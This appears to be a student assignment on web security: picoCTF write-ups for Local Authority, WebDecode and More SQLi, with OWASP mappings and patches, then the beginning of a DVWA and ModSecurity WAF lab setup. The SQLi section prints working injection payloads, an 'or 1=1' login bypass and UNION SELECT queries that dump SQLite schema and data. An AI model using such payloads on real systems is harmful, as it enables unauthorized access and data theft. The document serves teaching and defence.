

Assignment 3: Web Security

Group members:


- Sebastián Granizo (00212771)
- Johana Duchi (00321980)
- Daniela Jiménez (00322800)

Part 1: picoCTF

- Solve the exercises in the picoCTF platform
 - Explain the method you used to find the flag
 - Provide an explanation of which OWASP Top 10 was exploited
 - What would be a way to patch the vulnerability?
1. *Local Authority (Steps and Explanation):*

First we inspect the source code of the webpage. After doing that I tried with a dummy user and a dummy password. After getting to the login.php page I inspected the source code again and


found this:



```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <meta http-equiv="X-UA-Compatible" content="ie=edge">
7     <link rel="stylesheet" href="style.css">
8     <title>Login Page</title>
9   </head>
10  <body>
11    <script src="secure.js"></script>
12
13    <p id='msg'></p>
14
15    <form hidden action="admin.php" method="post" id="hiddenAdminForm">
16      <input type="text" name="hash" required id="adminFormHash">
17    </form>
18
19    <script type="text/javascript">
20      function filter(string) {
21        filterPassed = true;
22        for (let i =0; i < string.length; i++){
23          cc = string.charCodeAt(i);
24
25          if ( (cc >= 48 && cc <= 57) ||
26              (cc >= 65 && cc <= 90) ||
27              (cc >= 97 && cc <= 122) )
28            {
29              filterPassed = true;
30            }
31          else
32            {
33              return false;
34            }
35        }
36
37        return true;
38      }
39
40      window.username = "admin";
41      window.password = "12345";
42
43      usernameFilterPassed = filter(window.username);
44      passwordFilterPassed = filter(window.password);
45
46      if ( usernameFilterPassed && passwordFilterPassed ) {
47
48        loggedIn = checkPassword(window.username, window.password);
49
50        if(loggedIn)
51        {
52          document.getElementById('msg').innerHTML = "Log In Successful";
53          document.getElementById('adminFormHash').value = "2196812e91c29df34f5e217cfd639881";
54          document.getElementById('hiddenAdminForm').submit();
55        }
56        else
```

Theres an js script

Once I opened the secure JS script I found this:



```
function checkPassword(username, password)
{
  if( username === 'admin' && password === 'strongPassword098765' )
  {
    return true;
  }
  else
  {
    return false;
  }
}
```

After doing this we are able to find the user and the password, once we login with the given credentials we get the flag, which is:



```
picoCTF{j5_15_7r4n5p4r3n7_a8788e61}
```


The OWASP Top 10 that was exploited is: A01:2021 – Broken Access Control This vulnerability applies if sensitive information like credentials is included in areas of the webpage that users should not access. If the credentials are exposed in the source code, it indicates a failure to restrict access to sensitive data properly.

Patch: A good way to patch this would be to remove the credentials from the unsafe javascript file


1. *WebDecode (Steps and Explanation):*


Solve the exercises in the picoCTF platform Explain the method you used to find the flag

The first action was to load the webpage. Upon loading the page, I noticed a message that said "Ha!!!!!! You looking for a flag?" and a prompt to "Keep Navigating." This message suggested that the flag was hidden somewhere within the site and indicated the need for further exploration to locate it.




Following the hint, I navigated to the "About" section of the webpage. There, I used the browser's inspect tool (right-click and select "Inspect") to examine the HTML source code. In the code, I found a string notified true. This looked like a potential clue, so I focused on this part of the code.





While inspecting the HTML, I discovered a long string that started with cG1jb0NURnt3WJfc3VjYzNz.... This string appeared to be encoded in base64, which is a common encoding format used to store data in a readable format. Since base64 encoding is frequently used to hide information like flags in CTF challenges, I recognized this string as something that needed to be decoded.

To decode the base64 string, I used CyberChef, an online tool designed for decoding encoded data. I opened CyberChef in a web browser and selected the "From Base64" operation. I then pasted the encoded string into the input field of CyberChef and executed the operation. The output from CyberChef revealed the decoded flag: picoCTF{web_succ3ssfully_d3c0de_d_283e62fe}.



Answer: picoCTF{web_succ3ssfully_d3c0ded_283e62fe}

Which OWASP Top 10 was exploited?

In the picoCTF "Web Decode" challenge, the vulnerability exploited is **Security Misconfiguration** (A05) from the OWASP Top 10:2021. This occurs when security settings in application servers, frameworks, libraries, and databases are not configured securely, potentially exposing sensitive information or allowing unauthorized actions. [OWASP](#)

What would be a way to patch the vulnerability?


To mitigate Security Misconfiguration:

- *Implement Secure Installation Processes:* Establish repeatable hardening processes to ensure environments are securely configured. Development, QA, and production environments should be configured identically, with different credentials used in each. OWASP
- *Remove Unnecessary Features:* Disable or uninstall features and frameworks that are not used to reduce the attack surface. OWASP
- *Review and Update Configurations:* Regularly review and update configurations, including security notes, updates, and patches as part of the patch management process. OWASP
- *Review Cloud Storage Permissions:* Ensure that cloud storage permissions, such as S3 bucket permissions, are correctly configured to prevent unauthorized access. OWASP
- *Implement a Segmented Application Architecture:* Use segmentation, containerization, or cloud security groups (ACLs) to provide effective and secure separation between components or instances. OWASP
- *Send Security Directives to Clients:* Configure security headers appropriately to protect the application from common threats. OWASP
- *Automate Configuration Verification:* Establish automated processes to verify the effectiveness of configurations and settings in all environments.

[OWASP](#)

1. *More SQLi (Steps and Explanation):*

After launching the instance on the picoCTF platform, we will be redirected to the following login screen:



Then, we can input a random username and password, just for testing purposes.

In this case:

- **Username =** user
- **Password =** user

Security Challenge

Please log in

user
....

Log in

After typing our chosen username and password, we receive this message:


```
username: user
password: user
SQL query: SELECT id FROM users WHERE password = 'user' AND username = 'user '
```

... which shows us a hint (the query for login request) because if we know the query, then we can get it in an easier way by entering this command in the "*password*" field:

```
'or 1=1;--
```


Security Challenge

Please log in



A login form consisting of two stacked input fields and a button below them. The top input field contains the text 'user'. The bottom input field contains ten dots, representing a masked password. Below the input fields is a dark blue button with the text 'Log in' in white.

This is done because the result query will do something similar to this:

```
SELECT id FROM users WHERE password = '' or 1=1;--' and username = '123'
```

Welcome

Log Out

Search Office

Search

City	Address	Phone
Algiers	Birger Jarlsgatan 7, 4 tr	+246 8-616 99 40
Bamako	Friedrichstraße 68	+249 173 329 6295
Nairobi	Ferdinandstraße 35	+254 703 039 810
Kampala	Maybe all the tables	+256 720 7705600
Kigali	8 Ganton Street	+250 7469 214 950
Kinshasa	Sternstraße 5	+249 89 885 627 88
Lagos	Karl Johans gate 23B, 4. etasje	+234 224 25 150
Pretoria	149 Rue Saint-Honoré	+233 635 46 15 03

After we get in, we can test some queries to find out the database that's being used.

- For example, here we can know about the different system tables for databases:
https://www.techonthenet.com/sqlite/sys_tables/index.php

Review of the System Tables

Let's further explore the information that you can find in each of these system tables.

1. `sqlite_master`

The `sqlite_master` table contains the following columns:

Column Name	Description
<code>type</code>	The type of database object such as table, index, trigger or view.
<code>name</code>	The name of the database object.
<code>tbl_name</code>	The table name that the database object is associated with.
<code>rootpage</code>	Root page.
<code>sql</code>	SQL used to create the database object.

So, if we try entering this query:

```
123' UNION SELECT 1, sqlite_version(), 3;--
```

... we get to know that the site is using SQLite:

Welcome

Log Out

Search Office

City	Search
------	--------

City	Address	Phone
1	3.31.1	3

And now we can list all the tables from the database by inputting this query:

```
123' UNION SELECT name, sql, null from sqlite_master;--
```

Welcome

[Log Out](#)

Search Office

[Search](#)

City	Address	Phone
hints	CREATE TABLE hints (id INTEGER NOT NULL PRIMARY KEY, info TEXT)	
more_table	CREATE TABLE more_table (id INTEGER NOT NULL PRIMARY KEY, flag TEXT)	
offices	CREATE TABLE offices (id INTEGER NOT NULL PRIMARY KEY, city TEXT, address TEXT, phone TEXT)	
sqlite_autoindex_users_1		
users	CREATE TABLE users (name TEXT NOT NULL PRIMARY KEY, password TEXT, id INTEGER)	

As we can see above, one of the tables seems to have the flag that we need, so we can capture it by entering the query:

```
123' UNION SELECT flag, null, null from more_table;--
```

Welcome

Log Out

Search Office

| SELECT flag, null, null from more_table;--

Search

City	Address	Phone
hints	CREATE TABLE hints (id INTEGER NOT NULL PRIMARY KEY, info TEXT)	
more_table	CREATE TABLE more_table (id INTEGER NOT NULL PRIMARY KEY, flag TEXT)	
offices	CREATE TABLE offices (id INTEGER NOT NULL PRIMARY KEY, city TEXT, address TEXT, phone TEXT)	
sqlite_autoindex_users_1		
users	CREATE TABLE users (name TEXT NOT NULL PRIMARY KEY, password TEXT, id INTEGER)	

And finally the flag is revealed to us:

Welcome

Log Out

Search Office

City	Search
------	--------

City	Address	Phone
If you are here, you must have seen it		
picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_e3e46aae}		

Answer: picoCTF{G3tting_5QL_1nJ3c7I0N_l1k3_y0u_sh0ulD_e3e46aae}

Which OWASP Top 10 was exploded?

The attack described in *MoreSQLi* is a SQL Injection, which falls under the following OWASP Top 10 category:

A03:2021 – Injection:

- This category encompasses flaws like SQL Injection, where untrusted data is sent to an interpreter as part of a command or query, leading to unintended execution.
- https://owasp.org/Top10/A03_2021-Injection/?utm_source=chatgpt.com

A01:2021 - Broken Access Control:

- The attack manipulates SQL queries to bypass authentication and gain unauthorized access. By injecting statements such as `OR 1=1`, the user is effectively bypassing access control mechanisms.
- https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Ways to patch this vulnerability?

To address SQL Injection vulnerabilities:

1. **Use Parameterized Queries (Prepared Statements):** Ensure that SQL queries are parameterized to prevent injection. For example:

```
cursor.execute("SELECT id FROM users WHERE username = ? AND password = ?", (username, password))
```

-> This approach ensures that user inputs are treated strictly as data.

1. **Input Validation and Sanitization:** Validate and sanitize all user inputs, disallowing unexpected characters or patterns.
 2. **Use of Stored Procedures:** Implement stored procedures to enforce the use of parameterized queries.
 3. **Principle of Least Privilege:** Ensure the database user account has only the necessary permissions to minimize potential damage from an injection attack.
 4. **Implement Web Application Firewalls (WAFs):** Deploy a WAF to detect and block SQL Injection patterns.
-

Sources:

https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html?utm_source=chatgpt.com

Part 2: WAF

Web application firewalls (WAFs) are a technology that helps protect web applications from common attacks.

- Deploy DVWA in a container, virtual machine, or a cloud provider
- Use a WAF, open source or cloud based, to protect this application
- Demonstrate that attack are not possible anymore against your application.

Introduction

In the realm of cybersecurity, establishing controlled environments is essential for practicing and evaluating attack and defense techniques on web applications. The **Damn Vulnerable Web Application (DVWA)** serves as an educational tool designed for this purpose, providing a secure platform to explore various vulnerabilities. To enhance the security of such applications, **Web Application Firewalls (WAFs)** like **ModSecurity** are employed [Administración de sistemas](#). These WAFs act as protective barriers against multiple types of attacks, including SQL injection and cross-site scripting (XSS). This document details the process of deploying DVWA in a virtualized environment, securing it with ModSecurity, and assessing its effectiveness against simulated attacks launched from a **Kali Linux** machine.

Scenario

The setup involves:

- **Three Virtual Machines:**

- DVWA hosted on an Ubuntu-based virtual machine with Apache as the web server.
- **2 Kali Linux** for executing penetration tests (attacks).

Environment Setup

Step 1: Preparing the Ubuntu VM with DVWA

1. Install Apache and PHP

- Command:

```
sudo apt update  
sudo apt install apache2 php php-mysql libapache2-mod-php
```

- **Purpose:** Install the web server and necessary PHP modules for DVWA to function.

2. Install MySQL (or MariaDB):

- Command:

```
sudo mysql_secure_installation
```

- **Purpose:** Set up a database server for DVWA.

3. Download and Configure DVWA:

- Command:

```
sudo git clone https://github.com/digininja/DVWA  
/var/www/html/dvwa  
sudo chown -R www-data:www-data /var/www/html/dvwa  
sudo chmod -R 755 /var/www/html/dvwa
```

- **Purpose:** Download DVWA into the Apache web directory and set appropriate permissions.

4. Enable Required Apache Modules:

- Command:

```
sudo a2enmod rewrite  
sudo systemctl restart apache2
```

- **Purpose:** Enable URL rewriting required by DVWA.
-

